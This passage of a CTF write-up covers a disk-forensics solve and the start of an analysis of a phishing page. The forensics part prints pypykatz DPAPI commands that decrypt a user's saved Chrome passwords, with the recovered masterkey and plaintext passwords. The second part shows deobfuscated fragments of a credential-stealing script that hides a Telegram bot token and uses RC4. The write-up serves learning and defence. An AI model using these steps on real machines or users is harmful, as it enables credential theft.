hard due to the fact that during the CSCV 2025 Qualifiers, we didn’t solve it lol.
Thought process
A .txt file ADS
A .ad1 file is provided. It was a C:\ drive from the hacker’s machine.

I will come to the description later. But the first thing I would do when getting my hands on a C:\ drive is to check the Users folder.

The user Wuan looked promising since I knew this was a personal machine.

These were the folders I looked through for clues. Nothing special, but in the Downloads and Desktop folders, there were some interesting files.

There was a file called fake_flag.txt.

The file has an ADS or Alternate Data Stream. The text also clearly hinted at it. FTK Imager can show the ADS.

This seemed like the last part of the flag.
Pretty disappointing when ADS go under the radar. In all the writeups I read, rarely anyone mentioned this; they just clicked on the flag in FTK Imager without learning what it actually is. This neglects the whole purpose of CTFs.SimpleNote App downloaded and installed
In the Downloads folder I saw these files

- ChromeSetup.exe
- Git-2.52.0-64-bit.exe
- python-3.13.11-amd64.exe
- Simplenote Installer.exe
- VSCodeUserSetup-x64-1.107.1.exe
Some were normal, but there was a note-taking app; maybe the hacker stored some data in it. So I turned my attention to finding the app’s local storage.
The note is available on the Microsoft Store app.
Doing some research, I found out that data for apps installed by the Microsoft Store is stored in C:\Users\Username\AppData\Local\Packages.

Digging a bit, I found the note on the machine. It was located in C:\Users\Wuan\AppData\Local\Packages\22490Automattic.Simplenote_9h07f78gwnchp\Local Cache\Roaming\Simplenote\IndexedDB\file__0.indexeddb.leveldb\000003.log.

The first part of the flag was found.
Chrome data
As the description said, the hacker was accessing the internet when caught. In the Downloads folder, I found the Chrome setup earlier. So let’s look at Chrome’s data.

The history showed nothing too special.
But the login data contained the middle part of the flag.

So to get this part, I needed to decrypt the Chrome passwords. But first, I needed to find the Chrome version. Why?
Because Google Chrome has changed its password encryption mechanism several times over the years. Here is a comparison of the different encryption methods used across versions:
| Chrome Version | Encryption Method | Key Storage / Mechanism |
|---|---|---|
| < 80 | DPAPI | Passwords are encrypted directly using Windows DPAPI (CryptProtectData). Can be decrypted by any process under the same user context. |
| 80 - 126 | AES-256-GCM + DPAPI | Passwords are encrypted with an AES-256-GCM key. This AES key is then encrypted using DPAPI and stored in the Local State JSON file. The encrypted passwords are saved in the Login Data SQLite database’s logins table, prefixed with v10 or v11. |
| >= 127 | App-Bound Encryption (ABE) | The AES key is protected by a system-level privileged service (App-Bound COM object), tying decryption fundamentally to the Chrome application identity itself. |
Since the challenge environment falls into the 80 - 126 range, here is a flowchart demonstrating how the password is encrypted and stored in these versions:
flowchart TD
    A["User saves password"] --> B["Chrome generates/retrieves AES-256-GCM key"]
    B --> C["Encrypt password with AES-GCM"]
    C --> D["Prepend 'v10' or 'v11' prefix"]
    D --> E[("Save to 'logins' table in 'Login Data' SQLite DB")]

    F["AES-256-GCM Key"] --> G["Encrypt with Windows DPAPI"]
    G --> H["Prepend 'DPAPI' prefix"]
    H --> I[("Save to os_crypt.encrypted_key in 'Local State' JSON")]
Decrypting the password by hand is possible, but I would rather use mimikatz or pypykatz. Here I’m going to use pypykatz.
First, I get the SID of the user and the GUID of the key in C:\Users\Wuan\AppData\Roaming\Microsoft\Protect\$SID\$GUID

The password is provided in the description. wuan
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ login_data=./User\ Data/Default/Login\ Data
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ sid=S-1-5-21-1393556639-3688691212-3772749850-1000
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ guid=S-1-5-21-1393556639-3688691212-3772749850-1000/a76f3ad4-3718-41da-875a-1a0872d20ff0
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ pass=wuan
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ pypykatz dpapi prekey password $sid $pass
03e87f8171966ec1d703989c06b124e9a3383d70
4d0bee302c10411fbcb660c67bc8c3626a7a1cb7
f0eec2be7e214f279d1817b65b41bf8b58db6d5b
a0179b261daee3a2cb8d2fd180d52c3ef5eee7e4So these are the pre-keys, I will take the first one to get the masterkey
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ pk=03e87f8171966ec1d703989c06b124e9a3383d70
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ pypykatz dpapi masterkey -o masterkey.json $guid $pk
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ cat masterkey.json
{
"backupkeys": {},
"masterkeys": {
"a76f3ad4-3718-41da-875a-1a0872d20ff0": "1abb18117d02bb5d53099ad3e9bb9d7a8a47f10671be975e3f6074d11d68426253db76369d8e79d6a5e7a2105d65c8ce43d61000dc80826a4d1452d90e13f5c5"
}Now I should be able to get the Chrome password
┌──(wuan㉿pacho)-[/mnt/e/CTF/Custom/Sources/diskombobulate]
└─$ pypykatz dpapi chrome --logindata "$login_data" ./masterkey.json "./User Data/Local State"
file: ./User Data/Default/Login Data user: Wuan pass: b'Company2023!' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'CorrectHorseBatteryStaple' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'hunter2' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'ghp_fakeTokenString123' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'Qwerty!12345' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'ilovemycat.com' url:
file: ./User Data/Default/Login Data user: Wuan pass: b'DoNotShareThis!!' url:
file: ./User Data/Default/Login Data user: Flag part 2 pass: b'is_aw3som3' url:The middle part was now here.
The flag is BKSEC{d1sk_f0rensics_is_aw3som3_isnt_it?}.
paper airplane
Intention
The hot-fix challenge :P. Seeing diskombobulate getting destroyed, I had to come up with this challenge to see who had the skills. A dynamic analysis challenge, an executable which used AOT to avoid static analysis.
Thought process
I got provided with a website.
I'm gonna use the file I created directly since the getting the web to be up again is tiredsome
The website looks like a normal login site. But checking the source is a must before typing any creditials in a malicious website.

A long obfuscated javascript is found. So I need to find out what this does before logging in.
Using https://obf-io.deobfuscate.io/ I could deobfuscate the javascript to some extend.
A long long javascript, I’m not gonna paste the whole thing here. But I’m gonna analyze it.
JS deobfuscation and analyze
In function _0x3672 which returns a giant array of encoded strings (base64-like blobs)
function _0x3672() {
var _0x6e65cc = ['mhvIm0PU', 'C3bSAxq', 'y2HHDf9Pza', ...];
_0x3672 = function () { return _0x6e65cc; };
return _0x3672();
}Following to find which function used the strings array above, I found _0x49af - the string decoder.
function _0x49af(_0x4bdb35, _0x6c2705) {
_0x4bdb35 = _0x4bdb35 - 488 // normalize index
var _0x34328f = _0x3672() // get string array
var _0x159f4c = _0x34328f[_0x4bdb35] // raw encoded string
// ...decodes with custom Base64 + URI decode...
return _0x159f4c // decoded plaintext
}The decoder applies a custom Base64 decode followed by decodeURIComponent.
Next is _0xkf and _0xct, which produce hardcoded byte arrays that, when joined together, form the Telegram bot token and chat ID.
function _0xkf() {
// concatenates several hardcoded integer arrays and maps each to String.fromCharCode
// result: the Telegram bot token string e.g. "7xxxxxxxx:AAF..."
}
var _0xct = (function () {
// similar pattern - hardcoded arrays that yield the Telegram chat ID
})()Both functions deliberately split the token across multiple arrays to prevent simple string searches.
Then comes _0xe9 - an RC4-like stream cipher used to decrypt the actual bot token at runtime.
var _0xe9 = (function () {
function _0x4e8715(key) {
// RC4 KSA: initializes S-box [0..255] then shuffles using key bytes
var S = [],
j = 0
for (var i = 0; i < 256; i++) S[i] = i
for (var i = 0; i < 256; i++) {
j = (j + S[i] + key.charCodeAt(i % key.length)) % 256
;[S[i], S[j]] = [S[j], S[i]]
}
return S
}
function _0x149640(S, data) {
// RC4 PRGA: XORs each byte in data against the keystream
var i = 0,
j = 0,
out = []
for (var n = 0; n < data.length; n++) {
i = (i + 1) % 256
j = (j + S[i]) % 256
;[S[i], S[j]] = [S[j], S[i]]
out.push(data[n] ^ S[(S[i] + S[j]) % 256])
}
return out
}
return function (key, data) {
return _0x149640(_0x4e8715(key), data)
}
